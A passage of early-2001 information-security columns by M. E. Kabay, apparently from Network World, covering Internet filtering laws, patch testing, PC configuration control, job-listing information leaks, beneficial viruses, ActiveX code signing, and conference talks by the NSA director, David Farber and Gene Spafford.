I spoke with Leo Scheiner, the administrative contact, who turned out to be a good guy. He very kindly explained the situation. The company normally counts hits on banner ads; it has nearly 100,000 subscribers. These subscribers are paid according to how many people click on those banner ads from their sites.

In this case, the perpetrator was a sleazy operator. It seems that this crook was trying to generate revenue by fraudulently generating clicks on his assigned URL. He did so by using unsolicited commercial e-mail to trick gullible people into creating fruitless clicks on his assigned URL.

MORAL: Don't click on URLs that you receive in junk e-mail.

To contact M. E. Kabay:

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Permission is hereby granted to *Network World* to distribute this article at will, to post it without limit on any Web site, and to republish it in any way they see fit.

Filters Get Clogged:
Legal and Technical Problems for Internet Filtering (1)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A couple of items lately caught my eye concerning Internet content filtering software (a.k.a. "censorware"). I was first made aware of the issues through journalist Declan McCullagh's excellent POLITECH mailing list <http://www.politechbot.com/info/subscribe.html >.

The first item is that in mid-December, without much public fanfare, Congress passed the Children's Internet Protection Act (CIPA) and the Neighborhood Internet Protection Act (NIPA), and President Clinton signed them into law (Public Law 106-554). These laws, effective as of April 20, 2001, penalize any libraries that don't use blocking or filtering software ("censorware"); the penalty will consist of elimination of discounts (the "E-rate") currently provided under the Library Services and Technology Act, Title III of the Elementary and Secondary Education Act and the Universal Service discount program. For full details of the CIPA see the American Library Association's CIPA Web page at < http://www.ala.org/cipa/>.

On January 18th, the ALA announced that the Association will launch legal action challenging the constitutionality of the CIPA. Their press release included the strong statement, "No filtering software successfully differentiates constitutionally protected speech from illegal speech on the Internet. Even the federal commission appointed to study child safety on the Internet concluded filters are not effective in blocking all content that some may find objectionable, but they do block much useful and constitutionally protected information."

The second item popped up in FindLaw's DOWNLOAD THIS! ("A Weekly Newsletter Covering Law and the Internet") Issue # 18< http://my.findlaw.com > for January 19, 2001. The abstract explained that users of Microsoft's Hotmail service have been unable to send e-mail to the anti-censorware group Peacefire <http://www.peacefire.org >for the last five months (see < http://news.cnet.com/news/0-1005-201-4523924-0.html > and for details). Seems Hotmail silently trashed outgoing e-mail to Peacefire because that organization happens to be hosted by an ISP on the Realtime Blackhole List <http://mail-abuse.org/rbl+/ >, a project of the Mail Abuse Prevention System (MAPS) to automate exclusion of Internet communications with violators of its anti-spam guidelines. The critical issue is that Hotmail did not tell its users the truth about the discarded e-mail: according to Bennett Haselton, writing in RISKS <http://catless.ncl.ac.uk/Risks/21.22.html#subj9 >, "If you tried to send mail to a peacefire.org address from HotMail, you'd get a fake error message a day later saying that there was a problem on the recipient's end -- when it was really HotMail blocking the message from being delivered." This block has been listed for Peacefire's ISP, but it remains in effect for many other blocked sites. You would think that simple honesty (if courtesy is beyond reach) would make Hotmail staff explain the problem truthfully.

In the next part of this article I will look at how these two items are fundamentally related.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and

his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Filters Get Clogged:
Legal and Technical Problems for Internet Filtering (2)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In the first of these two short articles, I described how the American Library Association is planning to fight the new Children's Internet Protection Act (CIPA) and the Neighborhood Internet Protection Act (NIPA) which will take effect in April 2001 and put pressure on libraries to install filtering software. The second item in the story was that Hotmail blocked access to the Peacefire organization's Web site using misleading messages pretending that the outbound mail had bounced (when in fact it had been discarded by Hotmail).

So how are these two items connected?

One strand is that Peacefire happens to make freeware to disable censorware. The organization also has informal quality assurance studies on the inability of censorware to avoid false positives; i.e., all of the censorware products they study block access to many sites using false explanations for the blockage. See < http://www.peacefire.org/amnesty-intercepted/ > for a full report on the sites blocked; they include Amnesty International Israel, Amnesty International at New York University, Canadian Labour Congress, Algeria Watch, American Kurdish Information Network, Strategic Pastoral Action Network, International Gay and Lesbian Human Rights Commission, Human Rights for Workers, Peace Magazine, The International Conference Combating Child Pornography on the Internet, The International Coptic Congress and many others involved in human rights and progressive causes. So much for freedom of reading for the youth of America; never mind the First Amendment prohibiting the government from pre-emptive interdiction of political speech. In addition, the Peacefire report points out that some censorware products are forthright in explaining that they have blocked access; however, others simply silently interdict the connection, leaving the browser to put up a generic message indicating (falsely) that the target site was not reponding. In addition, Peacefire presents convincing evidence that some censorware companies are being untruthful in claiming that a human being examines every page that is added to the Index Paginorum Prohibitorum*. If the Web page for Dagistan, which is devoted to civil rights for untouchables in India, was put on such a list by a human being, then the human being should be put on the Index Personarum Stupiditarum.

The second strand is that both of these stories involve the abdication of human communications in favor of an easy way out: automatic filtering. Both the Hotmail decision to lie to its customers and the thinking behind the CIPA express contempt for human responsibility; they discount the value of respectful, honest interpersonal and professional relationships in favor of sloughing responsibility onto automated processes.

In a recent interview I was asked about why I think that adult supervision and teenaged monitors are preferable to blocking software in schools and libraries. I answered, "A program cannot teach values; a thoughtful human being with sensitivity can talk to a child and explain the implications of different kinds of misuse. An adult or even an intelligent older student serving as a monitor or prefect can provide a role model for kids. A computer program can at worst make a kid even more determined to overcome the barriers it rigidly imposes without explanation."

* [Note for pedantic readers (I know you're out there): the Index Librorum Prohibitorum was a list of books forbidden to Catholics that the Vatican promulgated until 1948. The basis for inclusion in

the Index was that the books might challenge readers' acceptance of Church dogma. Latinists are requested to forgive my rusty Latin (my five years of Latin studies ended in 1965): I can't remember the ending for the female genitive plural.][And I wonder if THAT will get this column put on the censorware list?]

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Testing Patches

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

A reader wrote,

>From time to time I receive news bulletins pertaining to patches to Cisco's IOS and/or attacks. However, once a patch is implemented, how can we test it actually solved the problem? The client for whom the work gets done gives us a period of 'down time' within which to test. Since I have signed many NDAs with Cisco, is there a site / person / newsletter or anything else that actually describes the procedures that hackers use to attack the IOS and the routers.<

There are many firms, including AtomicTangerine, which can carry out penetration tests which will include verifying that patches are up to date and functioning. Just be sure that you obtain contractual confirmation that the firm does not hire criminal hackers. The last thing you need is to have untrustworthy people testing your security.

However, I think that testing individual patches is less important than the fundamental underpinnings of good information security:

* keeping security policies and architecture consistent with current needs by periodically re-evaluating the security architecture, including policy and procedure, facilities security, hiring / management / firing practices, perimeter security, and data transmission security;

* maintaining security as an integral part of corporate culture through effective awareness programs;

* monitoring current vulnerabilities by subscribing to vendor and CERT-CC bulletins;

* maintaining a sound intrusion-detection capability and rapid response to attacks and intrusions.

Sources of attack scripts include books, articles, USENET newsgroups and Web sites.

AMAZON.COM lists many books if you enter keyword "hackers"; unfortunately, some of these books are written by criminal hackers, and I hate to give them a penny. You might want to support security professionals by buying books from people who don't boast about breaking the law, but I know that the criminals do provide detailed attack scripts.

One of the most important attack/vulnerability USENET groups is BugTraq, which is described as "a full disclosure moderated mailing list for the *detailed* discussion and announcement of computer security vulnerabilities: what they are, how to exploit them, and how to fix them." Its archives are at <http://www.securityfocus.com/bugtraq/archive>. Although some posters use pseudonyms, BugTraq is a serious list mostly supported by security professionals.

If you do visit criminal-hacker Web sites, may I suggest that you restrict cookie-exchange and that you bar active content (ActiveX, Java) while browsing there?

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

PC Security Depends on Configuration Control

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Reader Tracy Southworth has very kindly allowed me to quote an interesting message she wrote to me last year:

>The articles on security are very interesting and have offered many ideas over the months about how to enlist people in the organization to participate in security.

The problem is that this advice is constantly contradicted by the advertising one sees on the Internet. It's take a look at this, try this, click this all day and no matter how well intentioned people are, they are only human and will eventually click on a link that installs something on their PC. It seems to me that the problem is not with the staff, but rather that the operating systems (Windows) are tied so strongly with the Internet access that there is really no such thing as a secure system anymore.

I would like to see a series of articles that addresses this problem and how we can build bullet-proof systems. Specifically, technologies other than strong passwords to identify users, systems that do not allow software to be installed and other ways to lock down platforms to enforce security. I remember a program we used to use called pcRdist that would check all the files on the PC against an image on the network and download or erase files until everything matched. It was a good way to maintain PCs in a University library setting where you wanted to ensure conformity.

The point is that we have built insecure systems (with all this Internet access) and having to rely on users to make them secure for us just doesn't make sense to me. <

I think you have identified a major practical problem for decentralized, PC-based working environments. Although data centers had disadvantages too, centralized control did at least help to limit unauthorized and poorly-conceived mixtures of software, installation of untrusted products, and misconfiguration of software and hardware parameters.

Configuration management (CM) can be broken into two major areas: software CM (SCM) and network CM (NCM).

Some useful Web resources dealing with SCM:

* The USENET group < newsgroup comp.software.config-mgmt > focuses on software development configuration control (making sure that the right versions of software are being compiled and installed) and has a FAQ list at < http://www.iac.honeywell.com/Pub/Tech/CM/ >.

* The Institute of Configuration Management has extensive links to a wide variety of

information in the software CM and is available at < http://www.icmhq.com/ >.

For NCM, see for example

* White papers on NCM from ON Command, makers of the CCM (Comprehensive Client Manager) product that allows centralized deployment of authorized software to PCs on a network; see < http://www.on.com/dlctr.htm#whitepapers > for more information.

* Program Security Guard (PSG) from Reflex Magnetics < http://www.reflex-magnetics.co.uk/products/dn_5.htm >, which is described as follows: ". . . PSG allows you to set file and folder protection that the user cannot bypass. PSG will prevent modification or deletion of existing files, and any changes to applications. PSG will also prevent any executable files from being installed, giving the Administrator full control of all software running on the network."

* A little 228 Kb shareware program called PC Security Guard "will look through all the places where an unwanted intruder (trojan or some kind of logger) can be run from and shows you suspicious entries. It can automatically recognize most common trojans. The program will check registry, .ini files, autoexec, startup folder, VxD. . . ." See < http://www.geocities.com/SiliconValley/Hills/8839/pcguar.html > for information and downloads.

* FolderGuard v4.14 from WinAbility < http://www.winability.com/folderguard/ > is described as allowing an administrator to curtail configuration changes of many kinds by PC users. Some of the features described:
– Actually hide files and folders
– Make files and folders read-only for real
– Protect files and folders with passwords
– Prevent users from installing unauthorized programs
– Prevent users from running programs from the floppy disks
– Prevent users from reformatting local drives
– Restrict access to the Dial-Up Networking settings
– Prevent access to the Date/Time settings
– Monitor the logon and disable the CANCEL button on the password window
– Restrict access to Control Panel and other resources
– Restrict software downloads from the Internet
– Restrict the Save As Wallpaper command

* * *

Neither the author nor AtomicTangerine have any financial interest in the companies named. Any products named are mentioned solely as examples and inclusion in this article does not constitute or imply endorsement by the author, his employer, or the publisher of this newsletter.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Revealing More than You Intended: Job Listings and Security

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

There are many thousands of companies and government agencies that advertise job openings on their Web sites. To get a sense of the number of references to jobs, try a simple request for "jobs" on the Google search engine -- it reported over 18M links; "computer security jobs" produced over 926K links.

Could your own organization's security be threatened by excessive detail in your own job listings on the Web? According to Jay Krasnow* perhaps your Web site is providing a bit too much information for your own good.

His literature search found many reports on competitive intelligence (CI) – which he correctly identified as reaching back several thousand years -- and some on CI from job listings, some on CI from the Web, but little on CI from Web-based job listings. He collected about 300 job listings available during a one-week period on the Web sites of three unnamed companies with Department of Defense contracts. His textual analysis used 14 criteria for evaluating the disclosure of sensitive information; the top three criteria that occurred widely in the sample were

- disclosure of a security-clearance or US-citizenship requirement;
- requirement for a technical degree; and
- identification of the corporate team or division completing the particular project for which additional employees are required.

The author recommended that

- organizations raise manager awareness of the security implications of job listings;
- have departmental managers review ads for postings in their sectors; and
- not include the specific name or the department of the prospective employer.

I think it is appropriate for security and network managers to examine the job listings on your own Web sites to see if there's perhaps a bit too much information being given to anyone who wants it. Is it necessary, to take but one example, to specify the precise network operating system and its revision in the advertisement itself? Do you need to specify the number of nodes, the types of processors, the network protocols, the kinds of routers and the types of gateways in your network?

Yes, the information provides a basis for refining the stream of candidates. Yes, security

through obscurity cannot compensate for bad technical security or even for poor security awareness, training and education.
On the other hand, this amount of detail makes it easy for criminals to engage in social engineering by sounding as if they are already insiders when they call vulnerable staff to winkle out interesting bits of information such as account passwords. For example, seeing how an organization defines its e-mail addresses (such as "first_initial CONCATENATE last_name"@org_name.domain") makes it easy to guess at logon IDs, which is a step towards getting the password by claiming to have forgotten it.

For the same reason -- making social engineering more difficult -- a second category of information that might prudently be kept for later stages in the job interview funnel is the names, titles, phone numbers and faxes for high-ranking managers in the company who will be involved in interviews and candidate selection. In addition, the amount of detail in the "About Us" section of the corporate Web site should fruitfully be reviewed for its security implications.

* Krasnow, J. D. (2000). The competitive intelligence and national security threat from Website job listings. _Proceedings of the 23rd NISSC_:433

Jay D. Krasnow reported on the master's thesis he wrote in the Communications, Culture and Technology Program at Georgetown University concerning competitive intelligence (CI) from job listings on the Web. He presented his work in the student-paper session at the 23rd National Information Systems Security Conference (NISSC) organized by the National Institute of Standards and Technology (NIST) and the National Computer Security Center (NCSC) of the National Security Agency (NSA), Mr Krasnow won an award for Best Student Paper for his presentation.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Beneficial Malware:
Cybernetic Oxymoron

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

Greg Moorer, an undergraduate student in the Department of Computer Science at Mississippi State University, won a Best Student Paper award at the 23rd NISSC for his paper on beneficial computer viruses and worms*. The author reviewed the literature on beneficial viruses, unfortunately including the completely mythical "Iraqi printer virus" (based on an old April Fool's joke about a virus that crawled out of printer ROMs and up the parallel cable to infect PCs) as an example of a beneficial virus.

Aside from this glitch, the author did an excellent job of summarizing the classic objections of Vesselin Bontchev to using self-replicating code. Bontchev's arguments include

* the difficulty of controlling viruses once they are released;
* magnification of quality assurance problems when code reproduces;
* platform- and version-incompatibility;
* unauthorized and undocumented modification of data;
* unauthorized an undocumented resource utilization;
* inability of viruses to accomplish any function other than reproduction better than normal programs;
* technical support complications in infected systems;
* danger of Trojan Horse viruses with harmful payloads despite their beneficial description; and
* likelihood that malicious-virus writers would claim that their work was beneficial.

In contrast, Moorer cites the ideas of Fred Cohen, who has argued for years that viruses could do useful things such as compressing files or destroying other viruses. The student then modeled the anti-virus virus concept by using a simulated population of ten users into which he released a virus and then a virus-hunter virus. He found that the anti-virus virus should be constrained in several ways:

* it should be released into the same "discourse community" (i.e., in the same way as the target virus);

* it must be released from an otherwise virus-free computer;

* it must have a limited lifetime; and

* it should remove itself automatically when its expiry date is reached.

My own immediate thoughts are that the state of quality assurance in today's commercial environment is so abysmally poor that I seriously doubt the wisdom of infecting anyone's systems with self-replicating code regardless of intent.

The author also chose not to treat the legality of any such system for infection without authorization; any such act might be considered a violation of existing laws on unauthorized entry into computer systems.

Finally, there have been cases of "genetic" exchange between macro viruses; e.g., the "mating" macro viruses of 1997 that exchanged parts of their ASCII payload messages. Such uncontrolled modifications of self-reproducing code should give any network manager pause before accepting any execution of external code on production systems.

On the other hand, many users feel that receiving automatic updates from trusted sources such as their operating-system vendor or anti-malware supplier is perfectly acceptable. Perhaps a system of digital certificates would allow those who want to participate in patch distribution via self-reproducing code could reduce their risk to some extent using such a mechanism. Nonetheless, there is a fundamental objection to using certificates as a measure of software quality: knowing the origin of code does not imply knowing the quality or safety of that particular code.

In summary, as a former data-center manager who still waits at least six months for the first Service Packs before installing a new operating system on my own PC, the prospect of having my system infected by unauthorized code intended to help me is distasteful at the least.

* Moorer, G. (2000). The case for beneficial computer viruses and worms: A student's perspective. _Proceedings of the 23rd NISSC_:449.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

limit on any Web site, and to republish it in any way they see fit.

The ActiveX Security Model

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

According to Microsoft < http://www.microsoft.com/com/tech/ActiveX.asp >, "ActiveX® controls are among the many types of components that use COM [Component Object Model; see < http://www.microsoft.com/com/default.asp > for an overview] technologies to provide interoperability with other types of COM components and services. ActiveX controls are the third version of OLE controls (OCX), providing a number of enhancements specifically designed to facilitate distribution of components over high-latency networks and to provide integration of controls into Web browsers. These enhancements include features such as incremental rendering and code signing, to allow users to identify the authors of controls before allowing them to execute."

The security model for ActiveX programs, called "controls," running on a Windows 9x system permits signed code to run with no constraints. ActiveX controls can call any system routines. For example, the "Exploder" demonstration control was written by Fred McLain and is described on < http://www.halcyon.com/mclain/ActiveX/welcome.html >. McLain explains:

> Exploder performs a clean shutdown of Windows 95 from a web page. On "Green Machines", particularly those with a power conservative BIOS, (mostly laptop computers) it also turns the power off after shutdown. For the technical folks out there, this is a call to the windows API function ExitWindowsEx() with the flags EWX_SHUTDOWN and EWX_POWEROFF set. For the less technical, it's the same thing as the "Shut Down" menu item on the "Start" button, but with the power off feature added. <

For a more extensive discussion of Exploder and how Microsoft and Verisign responded to its publication, see its author's FAQ at < http://www.halcyon.com/mclain/ActiveX/Exploder/FAQ.htm >.

The fundamental problem with the security model for ActiveX is the weak relation between knowing the stated origin of code and knowing that the code is trustworthy. Sometimes the correlation between origin and quality is strong; for example, we may know very well that if a particular student in a programming class has written a particular piece of code, that code may be poorly written. For that matter, we may know that if a particular company produces code, the code will almost certainly be poorly written. However, in theory, a Bad Person could obtain a certificate and sign the Dangerous_Code control before using it on a Web page. How, exactly, would a visitor to the Web page determine whether to allow Dangerous_Code to download and run? On what basis would a user -- especially a normal user with no idea of how ActiveX or any other code should be designed -- judge whether to allow the Dangerous_Code control to execute?

In your experience as network managers and users, how many non-technical users ever even _think_ of verifying the nature of the person or organization that signed a control before downloading and executing it in their browser session? And if they did want to look into who

wrote (or signed) the code, on what basis would they judge the code's fitness?

No, I'm very sorry to conclude that claiming that certificates of origin necessarily tell us about the quality and safety of code is a non sequitur: the second element does not follow from the first.

In practical terms, I do not allow ActiveX to execute at all in my browsers unless I feel that I absolutely have to for a sound business purpose. And I recommend to Web designers that they ensure that visitors who disallow ActiveX will nonetheless be able to obtain a reasonable amount of information without using this seriously flawed conception of software security.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

NSA Director Looks at Information Assurance

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

At the last NISSC (National Information Systems Security Conference) sponsored by NIST and the NSA's (National Security Agency's) NCSC (National Computer Security Center), Lieutenant General Michael V. Hayden, USAF, Director of NSA & Chief of CSS (Central Security Service) had some interesting and thought-provoking remarks in a keynote address entitled "The Evolution of Information Assurance: Transformation of the NSA's Information Assurance Mission." I hope that readers will be able to use his comments to sensitize their colleagues, and especially upper management, to how serious information security has become in our networked society.

According to the speaker, the Agency's thought processes have been evolving. They started historically with COMSEC (communications security), looking almost exclusively at military systems. Next, they moved to INFOSEC (information security); the focus moved from output to outcome. They then expanded their view to emphasize Information Assurance: detecting and reacting to attacks against our information systems. The NSA had to broaden their understanding of their customers. They are currently working under the paradigm of Information Operations. It's not so much a question of linear growth as of expansion.

Their current mantra is that they must gain, exploit, defend and attack information. Information has become a battlespace, just like land, sea and air. The NSA now offer a number of services such as evaluation or assessment, research and development in I&A (identification and authentication) such as biometrics. However, the NSA is no longer the main provider or center of security research and development: they are cooperating with the private sector.

In the past, military IT security specialists used the notion of a perimeter defense; today, however, we operate on a network of networks. During the air ware over Kosovo and Serbia, our information for that operation resided and traveled over the same global network as that of our enemies. Adversaries are therefore no longer nation states alone; we are also threatened by malicious (and even non-malicious) hackers.

What would an American response to an information operations attack involve? It could be a passive defense -- just recover from the damage. Or we could involve law enforcement. But military strategists can also envisage counter-attack, either by physical attack or cyberattack. In such a situation, COMSEC and SIGINT (signals intelligence) become blended and blurred.

The military can't respond effectively to cyberattack without cooperation with the private sector. The Air Force, in one sense, is the security expression of the civilian aircraft industry. Similarly, the NSA may be developing into the security expression of the civilian telecommunications industry. We have already seen how the Commercial COMSEC Evaluation Program has been useful; the National Information Assurance Partnership (NIAP) is a partnership with other Federal government agencies; and the Common Criteria program involves partnership with foreign governments.

The NSA sees information assurance as the methods that ensure continued operations under attack and effective recovery after attack. The reality is that foreign governments do not in fact generally have effective laws for prosecuting harmful acts such as the distribution of the Love Bug.
Those in government and the military necessarily depend on the civilian infrastructure, but commercial product feature expansion does not provide adequate information assurance. Technology and tools can help us be more efficient and effective; nonetheless, effectiveness depends on people. Every leader must recognize the strategic value of information and internalize and realize that value and the need for protection. Information security is a 24x7 process. Information security is something we do, not something we buy.

For more information about the NSA, see their Web site at < http://www.nsa.gov >.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

NIAP Secure E-Business Executive Summit

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

I recently received the following announcement from Ron Ross, Director of NIAP, and feel that many readers will be interested in this conference. With the ending of the National Information Systems Security Conferences that were sponsored by NIST (National Institute of Standards and Technology) and the NCSC (National Computer Security Center), this is one of the opportunities for government and business INFOSEC experts to share knowledge and forge alliances.

NIAP, the National Information Assurance Partnership, was founded in response to the findings and recommendations of the President's Commission on Critical Infrastructure Protection (PCCIP) < http://www.ciao.gov/PCCIP/PCCIP_index.htm >, whose report came out in October 1997 < http://www.ciao.gov/PCCIP/report_index.html > . NIAP's objectives are to

* Promote the development and use of evaluated IT products and systems;

* Champion the development and use of national and international standards for IT security;

* Foster development of IT security requirements, test methods, tools, techniques, and assurance metrics;

* Support a framework for international recognition and acceptance of IT security evaluation results; and

* Facilitate the development and growth of a commercial IT security testing industry within the U.S.

* * *

Secure E-Business Executive Summit
May 7-9, 2001
Crystal City Hilton, Arlington VA

The Federal CIO Council and the Department of Defense CIO are co-hosting the Spring Secure E-Business Executive Summit addressing the latest strategies, architectures and technologies for e-government. The conference is May 7-9 at the Crystal City Hilton, in Arlington, Virginia.

The Secure E-Business Executive Summit is a best practices seminar for government information technology (IT) leaders, standards communities, integrators, and industry practitioners.

The Secure E-Business Executive Summit is a collaboration among the Federal CIO Council, the National Imagery & Mapping Agency, the National Information Assurance Partnership, National Institute of Standards and Technology, National Security Agency, the U.S. Department of the Treasury, the Department of Veterans Affairs, the Canadian Department of National Defense, the Object Management Group, the U.S. General Services Administration, the Computer &

Communications Industry Association, the Center for Internet Security and the Council for Excellence in Government.

Your attendance and support of the Secure E-Business Executive Summit is requested. Please join us so we may all better learn how to transform our business processes into secure E-business solutions. For more information about the conference please visit the Secure E-Biz web site located at < http://www.SecurE-Biz.net >.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

The Future of Telecommunications and Networking: Predicting the Unpredictable

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

At the 23rd National Information Systems Security Conference in October 2000, we heard a distinguished scientist musing about the nature of the challenges facing information security in the new century.

Keynote Speaker Dr David J. Farber is Alfred Fitler Moore Professor of Telecommunications Systems at the University of Pennsylvania in both the Department of Computer Science and the Department of Electrical Engineering; he has also been Chief Technical Officer of the Federal Communications Commission of the United States. The following are my own notes on what Dr Farber said in his address.

* * *

We have gone from a world with computers without networks to computers to networks to networks with computers. The cloud has inverted: we are interested in the network. We can no longer design computers without paying attention to the networks. The main technological driver for the next decade will be optical networks; up to now we have been converting optical signals to and from electron flows. With wholly optical systems, we should see an enormous rise in bandwidth up to 80 Gbs; on the other hand, light is hard to work with. We will have to design our networks for increased compatibility with optical systems.

A second driver is vastly increased computer-chip performance to be able to process these huge data flows. Historically, there was skepticism about the utility of 1 Gbs systems; some people couldn't imagine how such bandwidth could ever been used.

Finally, very large data stores, both archival and transient, and a new generation of image capture and display systems will affect our systems profoundly.

It is very difficult to design security into systems after the fact. I want to point out that this is the opportune time to architect security into the new systems that are necessarily going to have to replace today's. If we don't have networks and computer systems that can survive attack we will be very vulnerable.

Another issue is the dramatic change in the way people are connecting to the Net. The dialup modem is passé; we are seeing persistent connections into the home. Added to that, the Bluetooth and other wireless protocols are leading to a vulnerabilities within the home, especially when the new protocols don't seem to have the slightest attention to security. The conversion of the public switched network TCP/IP is raising enormous security issues; it's critical that security be engineered into the systems now. For a sense of the damage that may follow from collapse of the telecommunications infrastructure, I suggest that you read _Snowcrash_ [by Neal Stephenson (1993). Bantam Doubleday Dell; ISBN 0-5533-8095-8)].

What should we do? Technology is easy; society is rough. As we design security into our systems for national security purposes, it's important to remember and incorporate planning for nations. Nations are having trouble with taxes, culture and rights in cyberspace. Increasingly, we have a capability for a 1984-like society that far exceeds George Orwell's conception of a privacy-less society. Law enforcement can support and improve individual privacy, not just harm it.

E-commerce is growing explosively, but cannot survive without reliable networks. The Internet was built largely by graduate students who knew and trusted each other. We are stepping on very slippery ice. So we ought to be putting the effort into security of the next generation of our information infrastructure.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses and INFOSEC consulting services that he and his colleagues at AtomicTangerine would be delighted to deliver to your employees at your site and at your convenience. For Web-based or CD-ROM online training in security from our INFOSEC University project, see < http://infosecu.com >.

For information about AtomicTangerine, visit < http://www.atomictangerine.com >.

Gene Spafford Challenges Complacency

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

I would like to draw readers' attention to the remarks made by Prof. Eugene Spafford of Purdue University on the occasion of his receiving the National Computer Systems Security Award from the National Computer Security Center at the 23rd (and last) National Information Systems Security Conference in Baltimore, 16 October 2000.

On his biographical page at < http://www.cerias.purdue.edu/homes/spaf/ >, we read, "Gene Spafford is a Professor of Computer Sciences at Purdue University, where he has been on the faculty since 1987. His current research interests are primarily in the areas of information security, computer crime investigation and information ethics. He also has an appointment as a Professor of Philosophy at Purdue.

"Spaf (as he is known to his friends, colleagues, and students) is director of the Purdue CERIAS (Center for Education and Research in Information Assurance and Security), and was the founder and director of the (now superseded) COAST Laboratory. He is also the interim Information Systems Security Officer for Purdue University. Related to this, he is the founder and de facto director of the PCERT (Purdue Computer Emergency Response Team)."

In his plenary address to the Conference, Spaf made the following key points about the state of information security today (I am summarizing and paraphrasing Spaf's words):

* Security is going to get worse before it gets better because of human nature, including the people who design, write, deploy, use and abuse the systems – and even because of the people who guard the systems.

* Some software manufacturers have perceived security problems such as viruses to be someone else's problem.

* Scanning for viruses using known search strings doesn't work for everyone now because many people fail to keep their signature files up to date, but if we reach the projected 100,000 known viruses by 2004, there will be a new virus reported roughly every hour or two – and how will downloading signatures keep up with that threat?

* We are at risk in part because we have entrusted security to users who lack understanding and training in how to cope with the issues.

* Programmers and system administrators are inadequately trained, with enormous time wasted due to program and system crashes. In addition, known vulnerabilities remain unpatched on uncounted systems.

* Senior executives select software and hardware based on initial cost of acquisition instead of long-term operational costs and risk analysis. New features are assigned higher value than reliability.

* The software industry, aware of the problems its members are causing, includes supporters of the UCITA [the Uniform Computer Information Transactions Act] which would help "shield themselves from consequences of shoddy practices, and even to prevent critical public comment on their wares. (I [Spaf] would strongly urge you to educate yourselves about the awful consequences if UCITA is passed in your states; see my [Spaf's] editorial in issue E38 of the IEEE Cipher as a starting point or refer to <http://www.4cite.org>.)"

Spaf issued the following challenges to everyone involved with information technology:

* Commit to thinking about the foundations of security in software instead of patching fundamentally flawed systems.

* Hold companies liable for bad products that fail because of faulty design and operation.

* Stop ridiculing "stupid user tricks" and design systems to take into account the nature of people for whom computers are equivalent to appliances.

* Improve the education of computer programmers and others who will be involved in creating and managing systems. Include human factors in students' education so they can address real-world problems. Apply interdisciplinary perspectives.

* * *

Please see the page of information about the event at < http://www.cerias.purdue.edu/homes/spaf/ncssa.html > and read the full text of Spaf's remarks. Each one of his points is worthy of extended thought and discussion.

* * *

